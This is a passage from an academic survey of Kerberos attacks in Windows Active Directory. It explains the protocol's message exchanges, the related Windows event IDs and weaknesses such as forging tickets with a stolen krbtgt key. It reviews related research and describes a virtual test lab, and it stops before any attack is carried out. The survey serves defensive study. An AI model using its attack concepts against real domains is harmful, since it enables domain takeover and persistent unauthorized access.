

Date of publication xxxx 00, 0000, date of current version xxxx 00, 0000.

Digital Object Identifier 10.1109/ACCESS.2017.Doi Number

On Attacking Kerberos Authentication Protocol in Windows Active Directory Services: A practical survey

Carlos Díaz Motero¹, Juan Ramón Bermejo Higuera^{1,*}, Javier Bermejo Higuera¹, Juan Antonio Sicilia Montalvo¹, Nadia Gámez Gómez¹

¹Escuela Superior de Ingeniería y Tecnología, Universidad Internacional de La Rioja, Avda. de La Paz 137, 26006 Logroño, La Rioja, Spain

Corresponding author: Juan Ramón Bermejo Higuera (e-mail: juanramon.bermejo@unir.net).

This work was supported in part by the Software Engineering and Security research group (SES) of Universidad Internacional de La Rioja.

ABSTRACT Organizations use Active Directory Windows service to authenticate users in a network with the extended Kerberos Authentication protocol. Therefore, it is necessary to investigate its resistance to the different types of attacks it can suffer, the best way to detect them and to parameterize it to mitigate the effects of the attacks. This work analyzes the main Kerberos attacks in Active Directory Windows networks, inherent in the design of the protocol and not resolved. For each attack the objective is studied, implementation is developed in a virtual laboratory and detection is analyzed, proposing measures for mitigation and response. Subsequently, they are discussed in a general way and the results of the attacks are analyzed according to some parameters. As conclusions of the work carried out, it should be noted that although the attacks are mostly difficult to implement, their detection is even more complicated, and the damage is very severe so it's necessary to continuously monitor the logs in these environments to detect them and taking into account strict recommendations for mitigation and response.

INDEX TERMS Windows Active Directory; Kerberos; Kerberos attacks, Kerberos attack detection, Kerberos attack's mitigation.

I. INTRODUCTION

Kerberos authentication protocol was created by MIT as a solution to these security problems that arise on the Internet where the communication channel is insecure [1]. According to its official website, the Kerberos protocol uses strong cryptography so that a client can prove its identity to a server (and vice versa) over an insecure network connection. Once a client and server have used Kerberos to prove their identity, they can also encrypt all their communications to ensure privacy and data integrity while conducting business. However, Kerberos poses the following weaknesses:

- The obvious disadvantage of a centralized authentication system is the single point of failure. If the Authentication Service (AS) or Ticket Granted Server (TGS) goes down, no one can access any services. This is solved by using more than one server and replicating the data.
- All participants must have their clocks synchronized, otherwise the tickets do not work.
- Since all keys are stored on one server, if an attacker manages to hack it, he will be able to access it as any user.

The importance of exploiting these weaknesses becomes critical because Kerberos is the default authentication protocol in Windows networks, which are so widespread in the local area network environment. The success of these attacks allows a Windows domain to be compromised to a lesser or greater extent, which is why it is vitally important to know what these attacks are and how they can be avoided and detected. On the other hand, as stated in [2] attacks on the Kerberos protocol are very problematic due to three reasons:

- Access: once an attacker has local administrator privileges, it is possible to dump additional credentials that if left on compromised machines allows the attacker to move laterally in the network, elevate privileges and gain unauthorized access to valuable assets.
- Obscurity: to circumvent security controls and evade detection, an attacker can reuse Kerberos tickets to impersonate authorized users and bypass authentication processes, hiding activity and avoiding authentication log traces.

- Persistence: Attackers prefer to remain on the network undetected for extended periods of time, channeling information bit by bit. Kerberos attacks give attackers what they need most to do this: time. It is possible to maintain persistence with Kerberos tickets, even when credentials have been changed.

While there are several types of attacks on authentication protocols that will be explained in this work, including Pass-the-Hash, Overpass-the-Hash and Pass-the-Ticket, the most destructive of all is the Golden Ticket. Robert Grimes describes this attack [3]. If an attacker gets a domain administrator/local administrator access in an Active Directory forest/domain, he can manipulate Kerberos tickets to gain unauthorized access. A Golden ticket attack is one where the attacker creates a Kerberos generator ticket that is valid for 10 years or however long he chooses. It can be created any ticket (assuming the attacker has your hash), add any account to any group (including groups with elevated privileges) and, in fact, do anything the attacker wants within the authentication capabilities of Kerberos. The attacker can even create usable Kerberos tickets for user/computer/service accounts that don't even exist in Active Directory (AD). A Golden ticket is not just a spoofed Kerberos ticket, it is a spoofed Kerberos Key Distributed Center (KDC).

This last statement highlights the importance of protecting against these attacks because of the danger of being able to spoof the entire network authentication. Most companies dismiss these types of attacks and focus on perimeter and phishing attacks which highlights the importance of knowing, understanding and how to mitigate them.

The main objective of this work is to characterize the attacks on the Kerberos protocol, providing solutions to them. To this end, the following phases will be addressed, covering partial objectives that contribute to the main objectives of this project:

- A study of the protocol that allows to know, in depth, its operation, as well as the Windows security event logs that occur in the different exchanges. For this purpose, the main bibliographic sources existing both on the Internet and published in books will be consulted in order to document in a clear and concise way how Kerberos works.
- A study of the state of the art, investigating the main articles of scientific magazines that make reference to the main vulnerabilities and attacks that the Kerberos protocol has suffered and that are of interest. The main scientific journals related to the subject will be consulted in order to be able to verify and document them.
- Establishment of a laboratory in a virtual environment where each attack will be tested, characterizing it, by means of the necessary requirements to carry them out, the implementation of the attack, the tests that leave, as well as the necessary countermeasures that avoid its

execution. For the laboratory a native virtualization platform will be used that allows the implementation of several virtual machines with which to simulate a Windows network with its Domain Controller and clients, as well as the necessary servers.

- Elaboration of a list of conclusions and future works that can be derived from the realization and analysis of the research of this work.

This work, which practically implements the most known types of attacks against the Kerberos authentication protocol by means of a specific laboratory, provides the following contributions:

- Study the necessary requirements to carry out each type of attack, the conditions of the attack.
- Study and determine the degree of difficulty to be able to carry out each attack.
- To know the fundamental types of tools available to be able to carry out the attacks.
- To study and understand the detection and visualization measures available for each attack.
- Propose appropriate mitigation measures for each attack.

The remainder of this paper is structured as follows: Section II describes the state of the art details the components and operation of the Kerberos protocol, the state of the art of attacks on the Kerberos protocol, its weaknesses and also, related work. Section III establishes the method and the virtual laboratory to accomplish the Kerberos attacks. Section IV performs the experimental Kerberos attacks using the virtual laboratory with several machines that will simulate a Windows network. Each attack will be analyzed and techniques will be proposed to prevent and detect them. Finally, the fifth section discusses the results of Kerberos attacks and section VI presents the conclusions, as well as future lines of work that can be derived from it.

II. BACKGROUND AND RELATED WORK

This section presents the background about authentication Kerberos protocol.

A. KERBEROS PROTOCOL

According to the official website [1], Kerberos is a network authentication protocol that through the use of symmetric cryptography and a trusted third party allows to make secure a communication channel that is not secure, so that a client and server carry out a secure communication. The term Kerberos comes from Cerberus (Ancient Greek Κέρβερος Kérberos, 'demon of the pit'), the dog guarding the gate of the kingdom of Hades in Greek mythology. It was created by the Massachusetts Institute of Technology, MIT, as a solution to the security problems that existed in unprotected networks for the Athena project. MIT provides the source code for download [4] so that anyone can study it and it is distributed in commercial products for those who want to have technical support.

The current version of the protocol is v5 which was released in 1993 and updated in 2005. It is contained in RFC1510 The Kerberos Network Authentication Service (V5) [5], which was replaced by RFC4120 in 2005 [6]. The latter in turn has been updated by the RFCs, among others: RFC4537: Kerberos Cryptosystem Negotiation Extension [7]; RFC5021: Extended Kerberos Version 5 Key Distribution Center (KDC) Exchange over TCP [8-9]; RFC5021: RFC6111: Additional Kerberos Naming Constraints [9]; RFC6112: Anonymity Support for Kerberos [10].

In Windows systems, domain-based authentication of users and computers is performed via Kerberos. According to its RFC1510 was introduced in Windows 2000 replacing NTLM and was updated according to RFC4120 as of Windows Vista in 2006.

A description of the protocol will be given below for the Windows version since these systems use Kerberos as the default protocol for client authentications and for the use of the various services within a domain, as well as for the trust relationships it has with other domains within Active Directory.

B. KERBEROS COMPONENTS

As described in [11], the following elements can be distinguished in the Kerberos protocol:

1. Transport layer: in this layer the UDP or TCP protocols are used as transport protocols and the data is sent in clear text with Kerberos being in charge of providing the encryption. Kerberos uses port 88 TCP or UDP.
2. Agents. They are the following:
 - The client machine, where the user who wants to access the service is located.
 - The application server, i.e. the machine offering the service, i.e. the system the user wants to access.
 - The Key Distribution Center (KDC), which is a central server that is responsible for authenticating users and distributing tickets among them so that they can identify themselves against the machines with the services. In the case of an active directory the KDC_ is installed in the Domain Controller (DC).
3. Encryption Keys. The encryption keys used by Kerberos, in Active Directory, are the following:
 - KDC or krbtgt key: key derived from the NTLM hash of the krbtgt account.
 - User key: key derived from the user's own NTLM hash.
 - Service key: key derived from the NTLM hash of the service owner, which can be a user or server account.
 - Session key: key negotiated by the client and the KDC.
 - Service session key: key negotiated for use between the client and the AP.

These keys are used to encrypt tickets and prevent them from being manipulated by third parties.

4. Tickets. There are 2 types of tickets that a user must have to be able to access the domain services:
 - The Service Tickets (Service Tickets or ST) that are used to identify against the services.
 - Ticket Granting Tickets (Ticket Granting Ticket or TGT) are used to authenticate against the Kerberos server and obtain the TGS (Ticket Granting Service) for the different services.
5. Privileged Attribute Certificate (PAC). The Privileged Attribute Certificate (PAC) is an extension of Kerberos tickets that contains useful information about the user's privileges. It is a structure included in tickets signed by a domain controller when a user authenticates to an Active Directory realm. When users use Kerberos tickets to authenticate to other systems, the PAC can be read and used to determine the privilege level without the need to contact the domain controller to ask for that information.

C. KERBEROS FUNCTIONAL ASPECTS

In Kerberos when requesting access to a service or host, three entities are involved, the authentication server, the ticketing server or KDC and the Service or host machine the user wish to access. There are several important points to take into account:

- With each interaction, the user receives two messages, one that can be decrypted and other that cannot be decrypted.
- The service or machine a client is requesting access to never communicates directly with the KDC.
- The KDC stores all the secret keys of the user's machines and services in its database.
- The secret keys are passwords plus a hashed salt: the hash algorithm is chosen during the implementation of the Kerberos configuration. For services or host machines, there are no passwords, but rather an administrator actually generates a key during initial configuration and stores it on the service/host machine.
- Again, all of these secret keys are stored in the KDC database; remember Kerberos' reliance on symmetric key cryptography.
- The KDC itself is encrypted with a master key to add a layer of difficulty when stealing keys from the database.

D. KERBEROS PROTOCOL PHASES

The six steps of the Kerberos protocol [12] can be grouped into three exchanges or phases:

- The exchange with the Authentication Server, AS, between the client and the AD (steps 1 and 2).
- The exchange with TGS, between the client and the TGS (steps 3 and 4).
- The exchange with AP, between the client and the server (steps 5 and 6).




FIGURE 1. Kerberos protocol phases [11]

Fig. 1 shows the messages exchanged in the operation of the Kerberos protocol.

1) THE EXCHANGE WITH THE AUTHENTICATION SERVER

Authentication request between the user and the Domain controller/Authentication Server Request (step 1): When a user goes to a workstation and attempts to log in, they must provide their username and password to authenticate. The C client uses a name service to get a list of TGS available at that time and selects the closest one in terms of network topology. Then client C then sends a KRB_AS_REQ (Kerberos authentication server request) message to the AS authentication server, which is a part of the KDC_server to get a TGT ticket. The message contains: The user identifier U/main username UPN; Domain Name (realm); Service Principal Name, allowed cipher set: list of cryptographic algorithms supported by the client and a pre-authentication timestamp T encrypted with the NT hash of the user's password. This is an optional field, although sent by default in the Active Directory environment. This field is used to authenticate a user or computer account before it requests a TGT. The pre-authentication timestamp is the number of seconds elapsed since January 1, 1970. It is encrypted with the client key so that the domain controller that also has the client key for the domain account will be able to validate the timestamp. An administrator can disable or enable the generation of the pre-authentication timestamp by using the "No Kerberos Pre-Authentication Required" user account properties checkbox in the Active Directory Users and Computers console.




FIGURE 2. Kerberos KRB_AS_REQ message [11]

Authentication Server Response (step 2): When the AS Authentication server receives the AS-REQ request, with the

username, the service name, and the encrypted timestamp, it performs the following actions: Finds the account, for which the authentication request is made in the domain controller configuration database (NTDIS.dit), it extracts the key from the client account and decrypts the pre-authentication timestamp using the client key extracted from the message. If the client key is the same as the client key that was used to initially encrypt the timestamp, the domain controller will be able to successfully decrypt and verify it. The timestamp is validated if it has a valid timestamp format and the time difference between the decrypted timestamp and the one generated on the domain controller is no more than 5 minutes (default setting but can be changed). It Generate a session key which will be used for further communications between the client and the domain controller instead of the client key. If the credentials are correct, it responds with an AS-REP message. This message allows the client to have a TGT ticket as well as the session key. At this point, requests can be made to request access to the services that exist in the domain.

The AS-REP response contains unencrypted information such as the name of the authenticated user or UPN User Principal Name for the user for whom the TGT was provided and the domain name (realm): the name of the realm/domain for which the TGT was provided. Also, it contains encrypted information such as a copy of session key, TGT ticket lifetime encrypted with user's hash and the pre-authentication timestamp that provides mutual authentication so that the client also validates the timestamp encrypted by the domain controller using the client's key, to be sure that the domain controller has access to the client's key.

The elements related to the TGT fields (Fig. 3) are encrypted with the KDC key. A KDC key is based on the password of the krbtgt domain's built-in local account (stored as a hash). This account exists by default in each Active Directory domain and its default RID is 502.




FIGURE 3. Kerberos KRB_AS_REP message [11]

2) THE EXCHANGE WITH THE TGS SERVICE TICKET GRANTING SERVER

Request for Service Ticket or TGS Ticket (step 3): After a client obtains a TGT, it is able to request TGS tickets that allow access to specific services on a specific host. A TGT acts as proof of credential validity. That is, with a TGT, a client can request TGS tickets from a domain controller to access other resources. A TGS ticket also called a service ticket is valid for 10 hours by default. After these 10 hours a

TGS ticket expires and a new TGS ticket must be requested. In Microsoft Active Directory tickets cannot be renewed. If the user wants to access a service, he sends the TGT ticket generated in the previous step to the Ticket Granting Service or TGS which is the other fundamental part of the KDC. The client then initiates a TGS_REQ request to a domain controller. A TGS_REQ request is a special message used to request TGS tickets from a KDC (domain controller). The KRB_TGS_REQ message which is the packet sent by the client machine towards the KDC is composed (Fig. 4) of the main name of the UPN user, Domain/domain name, the name of the SPN service. The TGT ticket previously received from the KDC server, when the client was authenticated on the network in the initial phase and encrypted with the KDC key and pre-authentication timestamp encrypted with the session key that was sent to him to request the service ticket or TGS (AS_REP message).




FIGURE 4. Kerberos KRB_TGS_REQ message [11]

Delivery of TGS Ticket and service key (step 4). After the KDC receives the TGS_REQ it performs the following actions: Decrypts the TGT using the KDC's key, it extracts the session key from the TGT, it Validates the pre-authentication timestamp using the extracted session key and it generates a TGS session key, which will be used for further communications between the client and the target server, on which the requested service is running. A new key, TGS session key, will be used to mutually authenticate each other.

The session key used on the client side to encrypt the timestamp must be the same as the session key stored in the TGT. If the timestamp validation was successful, the KDC starts the process of creating the TGS_REP message.




FIGURE 5. Kerberos KRB_TGS_REP message [11]

This message consists of a part that can only be read by the client user's machine, consisting of (Fig. 5): Main name of

the UPN user, main name of the SPN service, Time to live TTL, copy of the session key TGS and pre-authentication timestamp provides mutual authentication, so that the client validates the timestamp, encrypted by the domain controller using the session key to ensure that the domain controller has access to the session key stored in the TGT. All these fields are encrypted with the TGT session key that the machine received from the server in step 2. Also, this message has another that only the service server will be able to decrypt called TGS and that contains: The main name of the UPN user, the main name of the SPN service, time to live TTL, copy of the TGS session key, privilege Attribute Certificate, PAC server signature and PAC signature of the KDC. All encrypted with the domain account key associated with the service, i.e. the server key and is only known to the KDC and the server specified in the SPN and is based on the hash of the server account password.

3) THE EXCHANGE WITH THE AP APPLICATION SERVER

The AP exchange is used by network applications to authenticate a client to a server, or for mutual authentication between a client and a server. Previously the client must have acquired credentials for the server using AS or TGS exchanges.

The user submits the TGS ticket (step 5). After the client receives the TGS_REP it performs the following actions: Validates the pre-authentication timestamp in the TGS_REP message using the session key and it extracts the TGS session key. The client cannot decrypt the TGS server data fields because it does not know the server key. The client machine then sends a KRB_AP_REQ message to authenticate itself to the server.




FIGURE 6. Kerberos KRB_AP_REQ message [11]

This message specifies (Fig. 6): TGS, i.e. the data corresponding to the server, data encrypted with the session key of the service, user's main name, domain name and service main name, timestamp, to avoid replay attacks, extracted from the TGS_REP message received from the KDC.

The server receives the AP_REQ message and performs the following actions: Decrypts the TGS server data using the server key, it extracts a copy of the TGS session key and it validates the pre-authentication timestamp in the AP_REQ message using the TGS session key. If the timestamp was successfully validated, the server successfully authenticates

the account. This happens only because the KDC knows the server key and is able to decrypt the data from the TGS server. The server was able to decrypt the data, which means that the data came from a trusted KDC. The client was also able to extract the TGS session key which means that the KDC authenticated the client.

After this, if the user's permissions are correct, the user can now access the service. For this, if configured, the AP will verify against the KDC the PAC. And in case it requires mutual authentication, it will respond with a KRB_AP_REP message to the user.

PAC verification (step 6). There is a possibility that the server providing the service has the option to send the user's PAC information to the KDC server to verify the signature of the "KRBtgt" account. This could confirm that it was the KDC server that created the service ticket. This is because if, in theory, the client has access to the server key, it can modify the data in the PAC fields, e.g., change group membership. The server then sends a KERB_VERIFY_PAC_REQUEST message to the KDC and requests that the KDC additionally validate the PAC signature. The following actions are performed to carry out the PAC verification process:

- The server sends a KERB_VERIFY_PAC_REQUEST message to the KDC, which includes a salt hash signature of the PAC field received by the server in the AP_REQ message. The server key is used as the key for the HMAC algorithm. The KERB_VERIFY_PAC_REQUEST message also includes the KDC signature field data received in the client's AP_REQ.
- The KDC receives the message and generates an HMAC hash signature with salt from the server PAC signature field received from the server. The result is compared with the value of the KDC PAC field. If the values are equal, it means that the PAC field was not modified.

Verification of the service server (Step 7): If in addition to step number 5, the user requests mutual verification of the service server, the service server would send a KRB_AP_REP message back to the user with a timestamp encrypted with the session key known to both, so that the user can verify the identity of the server. If the server was able to encrypt a timestamp in the AP_REP message using the TGS session key extracted from the TGS server data (AP_REQ message), then the pre-authentication timestamp will be successfully decrypted and validated by the client using the same TGS session key which means that the server is authenticated because it was able to decrypt the TGS server data fields.

E. WINDOWS KERBEROS EVENTS

It is important to know the security events that occur in Windows in order to effectively monitor the operation of the protocol. The following is a list of the various security events that occur in the operation of the protocol. More information about them can be found in [12]. The message types to take into account are:

- AS_REQ message successful. If the authentication is successful (TGT is successfully issued) the event with ID 4768 shown below is generated in the domain controller security event log.
- Incorrect AS_REQ message: expired password, incorrect password or smart card login problems. There is an event with identifier 4771 dedicated for AS_REQ requests that fail due to wrong password, password expired or problems related to authentication with some specific smart card. All these scenarios are related to the previous authentication. If a 4771 event is generated, no 4768 audit failure event is generated. The following is an example of a 4771 event, which is generated when a user specifies the wrong password for Kerberos authentication. This event is generated in the domain controller's security event log.
- Incorrect AS_REQ message: other scenarios. For scenarios not covered in the above, an audit failure event 4768 is generated in the domain controller security event log. The following is an example of a Kerberos authentication attempt for a disabled user account.
- TGT refresh. Every 10 hours, the Kerberos SSP / AP can automatically renew a TGT. Each time a TGT is renewed, the event with ID 4770 is generated in the security event log of the domain controller.
- Successful TGS_REQ message. TGS_REQ requests always reach a domain controller first. The event shown is an example of a 4769 event, which is generated on the domain controller each time a TGS is issued by a domain controller based on a successful TGS_REQ.

Unsuccessful TGS_REQ and AP_REQ messages. TGS_REQ or AP_REQ requests received by a domain controller can fail for multiple reasons. The most common failure reason for AP_REQ requests is an expired TGS ticket on the domain controller access request itself, for example, network access requests to shared resources such as SYSVOL or NETLOGON. The following is the event that is generated in the Windows security log of a domain controller when an AP_REQ with an expired TGS is received. When someone tries to access a service on the domain controller itself, event 4769 is generated: a Kerberos service ticket was requested.

F. KERBEROS WEAKNESSES AND ATTACKS

According to [14], the Kerberos protocol presents the following weaknesses that allow several attacks:

- It is a stateless protocol, i.e., within the KDC server, both the AS and the TGS, do not keep any kind of history or information of previously performed activities. Therefore, every time the TGS is going to generate a TGS ticket for a service, it always depends on the TGT ticket that the user already has.
- Password guessing: An intruder can monitor and save several login dialogs and from them try to discover the user's password, since the response messages that go from

the AS to the user are encrypted with a key obtained from the user's password.

- Secure Time Service: To achieve authentication it is considered that the clocks of the machines are synchronized. If the time of a host can be altered, for example, an expired authenticator could be reused without any problem.
- If an attacker gets hold of the "KRBTGT" account he can take full control of the domain for several reasons:
 - He could generate TGT tickets, which in turn would give the ability to access any service since he has a key to generate TGS service tickets.
 - It could generate TGT tickets from an obsolete algorithm. Instead of using the AES algorithm, they can be generated with weaker algorithms such as DES or RC4. The TGS will accept it indistinctly, whatever algorithm it is, because there is no link between the part to generate the TGT ticket and to generate the TGS ticket. The use of weaker algorithms generates the possibility of cracking the password later.
 - TGS tickets do not enter security policies, i.e. they will not validate if a user account is restricted to a certain time or when checking the sites from which it is connected, even if the user does not exist.

These weaknesses will allow different attacks against the protocol listed in [16,32] such as Brute Force, Overpass The Hash/Pass The Key (PTK); Pass The Ticket (PTT); Golden Ticket; Silver Ticket; Kerberoasting; ASREPROast and Kerberos CVE Vulnerabilities since the Kerberos protocol was created, the various versions have had several vulnerabilities that have been published and resolved with new software updates. A search by year can be performed on the CVEdetails database web page [15] for the number of vulnerabilities. The highest percentage of vulnerabilities are of the denial of service, code execution and overflow types. A vulnerability of special mention here is the one released by Microsoft on November 18, 2014, known as MS14-068: an existing vulnerability in Kerberos could allow elevation of privilege. More information on this vulnerability, as well as a demonstration of how the vulnerability is exploited can be found on the blog of researcher Sean Metcalf, in particular the articles [17], [18] and [19].

F. RELATED WORKS

Replay and password attacks are serious problems in the Kerberos authentication protocol. Many ideas have been proposed in the literature to prevent these attacks, but they increase the complexity of the Kerberos protocol. In the following, we will review the main related papers published in leading scientific impact journals.

Tuomas Aura's paper [20] defines some basic principles that are necessary to be used when designing cryptographic protocols. Five different strategies are presented. By using these strategies, it is possible to design cryptographic protocols to show robustness against different kinds of replay attacks.

In the work of Thomas Wu [21] an experiment is performed where is highlighted the vulnerability to dictionary attacks in Kerberos. The experiment consisted of a simulation of a distributed password cracking against the password database of a Kerberos authentication environment or realm. The results of the experiment indicated that Kerberos does not protect passwords as well as previously thought and provide evidence that attempting to force the use of better passwords has not been successful in reducing the threat posed by a password-based attack against Kerberos.

In the work of Benjamin et al. [22] a method for inspecting replay attacks on Kerberos protocol authentication was proposed in which the protocol was specified using Object-Z.

Junhong Li [23] proposed a new protocol for key distribution after analyzing the security flaws with different protocols currently used for authentication as well as key distribution. This proposed model is based on the use of symmetric keys.

Jian [24] proposed an optimized way to prevent password attacks and replay attack in a Single Sign On system. Multiple databases were aggregated to provide authentication and authorization to prevent replay attack. In this approach, the authentication server sends the Ticket-Granting-Ticket to the user as well as to the TGS server (TGS). The TGS sends a service-granting ticket to both the client and the application server. The TGS and the application server each have their own database. They store these tickets in their database and if the attacker replays the TGT or the TGS, they can easily detect whether it is an attack or not. A dual-password based dynamic login protocol was proposed. That protocol makes use of two passwords needed during user registration and also the concept of log files. The log files contained the details of when a particular user visited a server which could be the authentication server, the ticket-granting server, or the application server. The application server generates a log file and forwards it to the authentication server even after responding to the user. The authentication server passes this log file to the clients. Similarly, the authentication server also passes its log file. Therefore, a user can make a judgment about the security of the password by auditing log files and allowing password modification. This way if an attacker has captured a password, the client can easily change it by looking and analyzing in the log files.

In the work of S. K. Pathan et al. [25] it is stated that the conventional Kerberos specification does not work as an open system because every user must be known a priori. The AS must maintain a derived key for every user in the system. Kerberos extensions are not designed to make Kerberos operate as an open system. Extensions such as PKINIT and other public key extensions extend credential management to third parties (trusted CAS), but the third party generally cooperates directly with the Kerberos administrator in creating certificates with principal names that exist in the Kerberos database. The authors propose extending Kerberos

to be an open authentication system but modifying Kerberos for a new type of authentication.

The paper by Nabih Abdelmajid et al [26] describes the location-based Kerberos authentication protocol. In this approach, the server captures the P (Y) code of all clients in the network and assigns them the TGT ticket granting ticket to the client by encrypting the session key (used for communication between TGS and the client) and the TGT with the user P (Y) code. After receiving this message, the client accepts its P (Y) code using GPS and decrypts the message. In this way, if an attacker is able to capture the message he will not be able to decrypt it because the length of the P(Y) code is in several gigabits which will result in a ticket failure due to synchronization problems. The physical location of the user is added as an additional message in the Kerberos protocol, which helps determine the physical location of the message provider. The server sends the TGT to the client by encrypting the session key with the hash value of the physical location. In this way, even if an attacker captures a message, he will have to break two security phases to get the session ticket and, in this process, the ticket time may expire.

In the paper by Gagan Dua et al. [27] the authors present an improved method that prevents replay and password attacks by using a triple password scheme. Three passwords are stored in the AS. The Authentication server sends two passwords to the TGS, (one for the application server) encrypted with the secret key shared between the authentication server and the ticket-granting server. Similarly, the TGS ticket-granting server sends a password to the application server encrypted with the secret key shared between TGS and the application server. Meanwhile, the TGS ticket is transferred to the users by encrypting it with the password that the TGS just received from the AS. It helps to prevent Replay attack. If an attacker gains access to TGT, he can forward it to the TGS, but not to the application server. The reason for this is that the attacker does not know the password to get the session key to communicate with the application server.

Yuesheng Zhu et al. [28] propose a Kerberos protocol with non-interactive zero-knowledge proof, in which clients and authentication server can authenticate each other without revealing any information during the authentication process. The analysis and experimental results carried out by the authors have shown that the proposed scheme can resist password guessing attacks and is more convenient and efficient than previously used schemes.

In the work of M. Muni Babu et al. [29], three extensions were proposed to integrate public key cryptography into Kerberos. The domains are established and some basic performance comparisons are made between them and the main security issues related to the public key enhancements introduced in the trust model of the Kerberos authentication protocol are also discussed.

The paper by Z. Tbatou et al. [30] address the main Kerberos vulnerabilities and perspectives. In the paper of A. Kadhim et al. [31] study how modify the first initial phase of

Kerberos using a virtual password and biometric data. The work of Z. Tbatou et al. [32] implements a new Kerberos protocol for distributed environments. The paper of M. Tabassum et al. [33] shows an enhancement of Kerberos using biometric template and steganography. The paper of M.B. Benjula et al. [34] implement a trust-based authentication protocol for cloud computing environment with Kerberos protocol using distributed controller and prevention attack. The work of H Mutaheer and P Kumar [35] implement a security-enhanced software defined network controller based on kerberos Authentication Protocol. Other interesting work by L. Xiao et al. [36], investigates how avoid spoofing attacks in multiple-input multiple-output systems authentication.

III. METHODS

To characterize the features of the Kerberos attacks we use a procedure consisting in four steps. For each attack described in section IV we evaluate and study:

- Requisites and evaluation of different tools where we define requirements to execute tools and we check their operation. Requirements to carry attacks out will take account into the parameter attack difficulty value assigned by CAPEC discussed in section V.
- Implementation of the attack in the laboratory. Executing the different tools and commands manually gives us information about the parameter attack difficulty too and let us to generate logs to study other parameters discussed in section V. To carry out the implementation of attacks we develop an experimental pilot.
- Detection. Studying generated logs in the above step let us to know how difficult is to detect the attack. From this we know if we can characterize an attack totally by defined event records and not presented false positives. This gives information to be considered assigning the value for the parameter of detection difficulty.
- Mitigation and Response. In this step we define recommendations to carry out the mitigation and response procedures to contain and repair it. They will be evaluated to define the parameters Mitigation Difficulty and the Difficulty of the response discussed in section V. The methodology for the experimental pilot to be followed consists of the following steps:
 1. Development of a virtual lab consisting of a local Windows network with the following machines:
 - A Windows 2016 domain controller that has Active Directory, DNS and DHCP services.
 - Two Windows 2016 servers joined to the domain, one with web services offered through Internet Information Services IIS and the other with file services.
 - Several Windows clients joined to the domain: one machine with Windows 10 operating system and another with Windows 7 operating system.
 - An Ubuntu log collector server with the ELK framework installed where the Windows security logs are forwarded from the domain controller.

- Several attacking machines not joined to the domain, but with visibility to it: one with Windows 7 operating system, one with Windows 10 operating system and one with Kali Linux.
- To implement this lab, we used a PC with 32 Gbyte of RAM, an Intel i7 microprocessor, two hard disks, one with 256 Gbyte SSD and the other with 1 Tbyte. As a virtualization platform we used the open-source software Proxmox that allows virtualizing a complete

network infrastructure with storage and high availability solutions by creating clusters.

- The lab layout is shown in the Fig. 7 where the various machines that make up the lab have been identified, identifying the IP address for those that do not use dynamic addressing (servers and domain controller):

